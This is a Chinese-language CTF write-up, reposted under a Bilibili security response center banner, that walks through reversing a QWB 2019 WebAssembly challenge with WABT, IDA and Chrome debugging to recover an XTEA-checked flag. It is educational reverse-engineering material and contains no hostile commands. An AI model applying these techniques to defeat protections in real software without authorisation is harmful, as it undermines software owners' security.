哔哩哔哩安全应急响应中心（BILIBILI SECURITY RESPONSE CENTER ）是安全研究者和白帽子们反馈哔哩哔哩产品、业务、服务器等安全问题和威胁情报的官方途径，我们将致力于保护广大用户的安全，努力提升哔哩哔哩的整体安全水平。

欢迎每一位用户向我们反映哔哩哔哩相关安全问题!

漏洞提交

https://security.bilibili.com

关注BILISRC公众号，更多活动、资讯
雨你有呱 ！

一步步学习 Webassembly 逆向分析方法

作者：超能水饺

原文链接：https://www.anquanke.com/post/id/179556

在强网杯 2019 线上赛的题目中，有一道名为 Webassembly 的 wasm 类型题，作为 CTF 新人，完全没有接触过 wasm 汇编语言，对该类型无从下手，查阅相关资料后才算入门，现将 Webassembly 的静态分析和动态调试的方法及过程整理如下，希望能够对于 CTF 萌新带来帮助，同时如有大佬光顾发现错误，欢迎拍砖予以斧正。

25.1 1.WebAssembly 基本概念

在开始 Webassembly 逆向分析之前，需要了解其基本概念和基础知识，由于自己也是初学者，防止对大家的学习产生误导，在此将学习资料链接给出。

图解 WebAssembly

理解 WebAssembly JS API

理解 WebAssembly 文本格式

总体来说，wasm 可以理解为一种可以由 JavaScript 调用，并与 html 交互的二进制指令格式文件。

25.2 2. 处理 wasm 文件


在逆向 wasm 的过程中，由于其执行的是以栈式机器定义的虚拟机的二进制指令格式，因此直接进行逆向分析难度较大，需要对 wasm 文件进行处理，增强可操作性，提高逆向的效率。在此参考了《一种 Wasm 逆向静态分析方法》一文，主要利用了WABT（The WebAssembly Binary Toolkit）工具箱实现。

25.2.1 2.1 反汇编

安装 WABT 工具后，在/wabt/build 文件中会有各种小工具。利用 wasm2wat 工具可以生成 wasm 汇编文本格式的.wat 文件。

```
./wasm2wat ../webassembly.wasm -o webassembly.wat
```

输入上述语句可以得到 webassembly.wat 文件。




25.2.2 2.2 反编译

利用 wasm2c 工具可以生成 c 语言文本格式的 *.c 和 *.h 代码文件。

```
./wasm2c ../webassembly.wasm -o webassembly.c
```

输入上述语句可以得到 webassembly.h 和 webassembly.c 文件。




25.2.3 2.3 重新编译

得到 webassembly.h 和 webassembly.c 文件后就可以使用 gcc 编译得到常见的 *.o 目标文件了，这里需要将/wabt/wasm2c 中的 wasm-rt.h，wasm-rt-impl.c，wasm-rt-impl.h 文件复制出来。

```
gcc -c webassembly.c -o webassembly.o
```

输入上述语句可以得到 webassembly.o 文件。



25.3 3. 静态分析

经过了 wasm 处理之后，对 wasm 的分析就可以利用 webassembly.o 文件在 IDA 中进行了。

25.3.1 3.1 寻找 main 函数

IDA 自动分析之后可以直接找到 main 函数。

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    unsigned int v3; // ST1C_4
4    unsigned int v4; // ST18_4
5    unsigned int v5; // eax
6    __int64 v6; // rdx
7
8    if ( ++wasm_rt_call_stack_depth > 0x1F4u )
9      wasm_rt_trap(7LL, argv, envp);
10   v3 = g7;
11   g7 += 48;
12   i32_store(Z_envZ_memory, v3 + 40, v3);
13   v4 = g7;
14   g7 += 16;
15   i32_store(Z_envZ_memory, v4, v3 + 40);
16   v5 = i32_load(Z_envZ_memory, 2144LL);
17   f54(v5, v4, v4);
18   g7 = v4;
19   f15(v3, v4, v6);
20   g7 = v3;
21   --wasm_rt_call_stack_depth;
22   return 0;
23 }
```

25.3.2 3.2 寻找关键函数

在 main 函数中只调用了 f54 和 f15 两个函数，进入函数就会发现 f54 函数比较复杂，进入 f15 函数可以看到疑似加密过程的函数。

```
63  v42 = g7;
64  g7 += 32;
65  v41 = v42 + 24;
66  v40 = v42 + 16;
67  i64_store(Z_envZ_memory, v42, 0LL);
68  i64_store(Z_envZ_memory, v42 + 8, 0LL);
69  v55 = i32_load(Z_envZ_memory, a1 + 4);
70  v43 = i32_load(Z_envZ_memory, a1);
71  do
72  {
73    v43 += (((v55 >> 5) ^ 16 * v55) + v55) ^ ((unsigned __int64)i32_load(Z_envZ_memory, v42 + 4 * (v51 & 3)) + v51);
74    v51 -= 0x61C88647;
75    v55 += ((unsigned __int64)i32_load(Z_envZ_memory, v42 + 4 * ((v51 >> 11) & 3)) + v51) ^ (((v43 >> 5) ^ 16 * v43)
76                                                                                            + v43);
77    ++v47;
78  }
79  while ( v47 != 32 );
```

可以搜索魔数 0x61C88647 寻找加密算法。

```
.text:0000000000000D69                mov     [rbp+var_48], 9E3779B9h
.text:0000000000000D70                mov     eax, [rbp+var_48]
.text:0000000000000D73                add     [rbp+var_44], eax
```

其实从汇编语言中可以看到，魔数 0x61C88647 应该是 0x9E3779B9，即可知这里是进行了四次 XTEA 加密算法。

继续观察 f15 函数可以看到如下代码。

```
151  v27 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 25) ^ 0x7E) & 0xFF) + v26;
152  v28 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 26) ^ 0xFFFFFFC9) & 0xFF) + v27;
153  v29 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 27) ^ 0xFFFFFFEC) & 0xFF) + v28;
154  v30 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 28) ^ 0xFFFFFF8C) & 0xFF) + v29;
155  v31 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 29) ^ 0xFFFFFF96) & 0xFF) + v30;
156  v32 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 30) ^ 0xFFFFFFB1) & 0xFF) + v31;
157  v33 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 31) ^ 0xFFFFFFE0) & 0xFF) + v32;
158  v34 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 32) ^ 0x65) & 0xFF) + v33;
159  v35 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 33) ^ 0x36) & 0xFF) + v34;
160  v36 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 34) ^ 0x38) & 0xFF) + v35;
161  v37 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 35) ^ 0x62) & 0xFF) + v36;
162  v38 = (((unsigned __int64)i32_load8_s(Z_envZ_memory, a1 + 36) ^ 0x62) & 0xFF) + v37;
163  if ( v38 == -(((unsigned int)i32_load8_s(Z_envZ_memory, a1 + 37) ^ 0x7D) & 0xFF) )
```

注意到'x65x36x38x62x62x7d'的二进制数据为字符串'e68bb}'，刚好符合 flag 的尾部格式，应该是未加密部分的数据，可以看出，该程序是对输入的数据进行 XTEA 加密，如果等于给出的密文，则输入即为 flag。

到此，就可以写出 exp 得到 flag 了。


25.4 4. 动态分析

上述静态分析过程已经可以得到 flag，这里通过动态跟踪该程序整理一下动态调试分析的方法。这里采用 chrome 浏览器进行动态调试分析，用到了chrome-wasm-debugger工具观察内存信息。


25.4.1 4.1 环境搭建

利用 python3 自带的 http 服务，输入以下命令，在 8888 端口开启一个简单的服务器用于动态调试。

```
python -m http.server 8888
```




打开 chrome 浏览器，输入地址 http://127.0.0.1:8888/webassembly.html 即可正常加载运行，此时点击 WASM debuger 插件工具，即可 attach 到当前浏览器，会显示 “‘WASM debugger’ 正在调试此浏览器’’ 的字样，然后按下 Control+Shift+J 打开开发人员工具并转到控制台。



25.4.2 4.2 寻找关键断点

一般程序动态分析的关键就在于断点的寻找，找到合适的断点，便于分析程序的执行流程和数据处理情况。在动态分析 Webassembly 程序的时候，可以同时在 JS 脚本和 wasm 文件下断点，就能更加有效地达成上述目的。

该程序在运行后弹出了一个窗口，并伴有 `input:` 的字样，那么就可以在 JS 脚本中搜索该文字，找到弹出窗口的程序语句，并在此处点击设置断点。



设置断点之后刷新页面重新运行程序，就可以看到程序断在了此处，找到了关键断点，下面就可以对程序进行调试分析了。

25.4.3 4.3 调试分析

找到关键断点后，观察右边的函数调用栈，可以看到程序运行到此处的函数调用过程如下。

```
f16 --> f54 --> f32 --> f34 --> f28 --> __syscall145 --> doReadv --> read --> read --> get_cha
```

结合 IDA 静态分析过程，`f16` 即为 `main` 函数，可以看到 `main` 函数调用了静态分析过程中忽略的 `f54` 函数，那么可以猜测该函数功能应该是获得输入内容。

4.3.1JS 代码初始化过程

为了搞清楚 Webassembly 程序的整个运行过程，以及 JS 与 Wasm 的交互过程，我们从头开始分析。在 Webassembly.js 文件的第一行设置断点，按下 F11 单步跟进。

1. 创建线性内存实例

运行到 582 行的时候，通过调用`WebAssembly.Memory()`接口创建 WebAssembly 线性内存实例，并且能够通过相关的实例方法获取已经存在的内存实例（当前每一个模块实例只能有一个内存实例）。内存实例拥有一个`buffer`获取器，它返回一个指向整个线性内存的 ArrayBuffer。

```
580 } else {
581     if (typeof WebAssembly === "object" && typeof WebAssembly.Memory === "function") {
582         wasmMemory = new WebAssembly.Memory({
583             "initial": INITIAL_TOTAL_MEMORY / WASM_PAGE_SIZE,
584             "maximum": INITIAL_TOTAL_MEMORY / WASM_PAGE_SIZE
585         });
586         buffer = wasmMemory.buffer
587     } else {
588         buffer = new ArrayBuffer(INITIAL_TOTAL_MEMORY)
589     }
590 }
591 updateGlobalBufferViews();
```

2. 初始化内存

运行到 591 行的时候，调用了 `updateGlobalBufferViews()` 函数，该函数的实现中申请了一些内存，在之后的数据处理过程中会被用到。

```
561 function updateGlobalBufferViews() {
562     Module["HEAP8"] = HEAP8 = new Int8Array(buffer);
563     Module["HEAP16"] = HEAP16 = new Int16Array(buffer);
564     Module["HEAP32"] = HEAP32 = new Int32Array(buffer);
565     Module["HEAPU8"] = HEAPU8 = new Uint8Array(buffer);
566     Module["HEAPU16"] = HEAPU16 = new Uint16Array(buffer);
567     Module["HEAPU32"] = HEAPU32 = new Uint32Array(buffer);
568     Module["HEAPF32"] = HEAPF32 = new Float32Array(buffer);
569     Module["HEAPF64"] = HEAPF64 = new Float64Array(buffer)
570 }
```

3. 创建 Webassembly 实例

运行到 783 行的时候，通过调用 `createWasm()` 函数后间接调用到 `getBinaryPromise()` 函数，通过 `fetch()` 函数编译和实例化 `Webassembly` 代码。

```
783 Module["asm"] = function(global, env, providedBuffer) {
784     env["memory"] = wasmMemory;
785     env["table"] = wasmTable = new WebAssembly.Table({
786         "initial": 10,
787         "maximum": 10,
788         "element": "anyfunc"
789     });
790     env["__memory_base"] = 1024;
791     env["__table_base"] = 0;
792     var exports = createWasm(env);
793     return exports
794 }

717 function getBinaryPromise() {
718     if (!Module["wasmBinary"] && (ENVIRONMENT_IS_WEB || ENVIRONMENT_IS_WORKER) && typeof fet
719         return fetch(wasmBinaryFile, {
720             credentials: "same-origin"
721         }).then(function(response) {
```

4.JS 导入 wasm 的导出函数

运行到 4413 行的时候，JS 代码将 wasm 中的导出函数导入进来，`main` 函数就是在这个过程中被导入到了 `_main` 变量当中的。

```
4413 var asm = Module["asm"](asmGlobalArg, asmLibraryArg, buffer);
4414 Module["asm"] = asm;
4415 var ___errno_location = Module["___errno_location"] = function() {
4416     return Module["asm"]["___errno_location"].apply(null, arguments)
4417 }
4418 ;
4419 var _free = Module["_free"] = function() {
4420     return Module["asm"]["_free"].apply(null, arguments)
4421 }
4422 ;
4423 var _main = Module["_main"] = function() {
4424     return Module["asm"]["_main"].apply(null, arguments)
4425 }
4426 ;
.....
4459 var dynCall_ii = Module["dynCall_ii"] = function() {
4460     return Module["asm"]["dynCall_ii"].apply(null, arguments)
4461 }
4462 ;
4463 var dynCall_iiii = Module["dynCall_iiii"] = function() {
4464     return Module["asm"]["dynCall_iiii"].apply(null, arguments)
4465 }
4466 ;
```

这些导出函数可以在 Webassembly.wat 文件的最后位置找到。

```
(export "___errno_location" (func 26))
(export "_free" (func 18))
(export "_main" (func 16))
(export "_malloc" (func 17))
(export "_memcpy" (func 69))
(export "_memset" (func 70))
(export "_sbrk" (func 71))
(export "dynCall_ii" (func 72))
(export "dynCall_iiii" (func 73))
(export "establishStackSpace" (func 14))
(export "stackAlloc" (func 11))
(export "stackRestore" (func 13))
(export "stackSave" (func 12))
```

5. 执行 wasm 的 main 函数


运行到 4594 行的时候，JS 代码几乎快要执行结束了，这个时候进入 `run()` 函数之后，程序最终会调用 wasm 的 `main` 函数，此时程序执行到 wasm 的代码空间中。

```
4593 run();
4594
.....
4493     try {
4494         var ret = Module["_main"](argc, argv, 0);
4495         exit(ret, true)
4496     } catch (e) {
```

4.3.2 数据处理过程

1.Wasm 代码调用用户输入

Wasm 代码的断点可以在左边视图中 wasm 的结点中设置，通过上文的函数调用栈，中间函数不需要一步步跟进了，我们可以看到运行到了 `f28` 函数后，紧接着调用了 `__syscall145` 函数。



在 `f28` 函数中看到了 `f3` 函数，并没有 `__syscall145` 函数，但是如果去 IDA 中观察的话，是能够看到该函数的。

```
35  v7 = Z_envZ____syscall145Z_iii(145LL, v6);
36  v17 = f25(v7, v6, v8);
```

其实这个是 wasm 导入的 JS 的导出函数，可以在 Webassembly.wat 文件的最开始位置找到。

```
(import "env" "abort" (func (;0;) (type 2)))
(import "env" "___setErrNo" (func (;1;) (type 2)))
(import "env" "___syscall140" (func (;2;) (type 3)))
(import "env" "___syscall145" (func (;3;) (type 3)))
(import "env" "___syscall146" (func (;4;) (type 3)))
(import "env" "___syscall54" (func (;5;) (type 3)))
(import "env" "___syscall6" (func (;6;) (type 3)))
(import "env" "_emscripten_get_heap_size" (func (;7;) (type 4)))
```

```
  (import "env" "_emscripten_memcpy_big" (func (;8;) (type 0)))
  (import "env" "_emscripten_resize_heap" (func (;9;) (type 1)))
  (import "env" "abortOnCannotGrowMemory" (func (;10;) (type 1)))
  (import "env" "__table_base" (global (;0;) i32))
  (import "env" "DYNAMICTOP_PTR" (global (;1;) i32))
  (import "global" "NaN" (global (;2;) f64))
  (import "global" "Infinity" (global (;3;) f64))
  (import "env" "memory" (memory (;0;) 256 256))
  (import "env" "table" (table (;0;) 10 10 funcref))
```

2.JS 处理用户输入

__syscall145 函数调用之后，程序又进入了 JS 代码空间。在此可以跟进到第二个 doReadv 函数，可以看到这里是在处理的用户输入去了哪里。

```
4178    doReadv: function(stream, iov, iovcnt, offset) {  stream = FS.FSStream {nod
4179        var ret = 0;  ret = 0
4180        for (var i = 0; i < iovcnt; i++) {  i = 1, iovcnt = 2
4181            var ptr = HEAP32[iov + i * 8 >> 2];  ptr = 3672, iov = 6960
4182            var len = HEAP32[iov + (i * 8 + 4) >> 2];  len = 1024
4183            var curr = FS.read(stream, HEAP8, ptr, len, offset);
4184            if (curr < 0)
4185                return -1;
4186            ret += curr;
4187            if (curr < len)
4188                break
4189        }
4190        return ret
```

